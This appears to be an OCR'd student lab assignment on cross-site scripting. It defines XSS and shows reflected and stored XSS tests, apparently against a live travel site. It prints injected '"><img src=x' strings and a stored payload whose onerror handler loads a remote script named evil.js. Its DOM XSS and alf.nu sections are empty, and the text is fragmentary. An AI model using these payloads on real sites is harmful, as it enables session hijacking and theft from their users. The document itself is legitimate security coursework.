SECURE CODING LAB ASSIGNMENT 5

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

1.)How secure coding related to XSS?


Cross-site scripting is a vulnerability that occurs when an attacker can insert unauthorized JavaScript, VBScript, HTML, or other active content into a web page viewed by other users. A malicious script inserted into a page in this manner can hijack the user's session, submit unauthorized transactions as the user, steal confidential information, or simply deface the page. Cross-site scripting is one of the most serious and most common attacks against web applications today.

Cross-site scripting occurs when browsers interpret attacker controller data as code, therefore an understanding of how browsers distinguish between data and code is required in order to develop your application securely.

2.)Rxss on demo website



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Worldwide
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
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Update
TRAVEL NOTICE: Learn more about COVID-19
www.tripadvisor.in says
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


Bugcrowd's FORCE Private "><img src=x
Mumbai, India
"><img/src=x>
Ho Chi Minh City, Vietnam
See all results for "reflectedxss"><img src=x

3.)Stored xss on demo website


Payload used:<img src=1 onerror="s=document.createElement('script');s.src='//xss-doc.appspot.com/static/evil.js';document.body.appendChild(s);"








4.)DOM xss on demo website





5.)Solution of alf.nu/alert1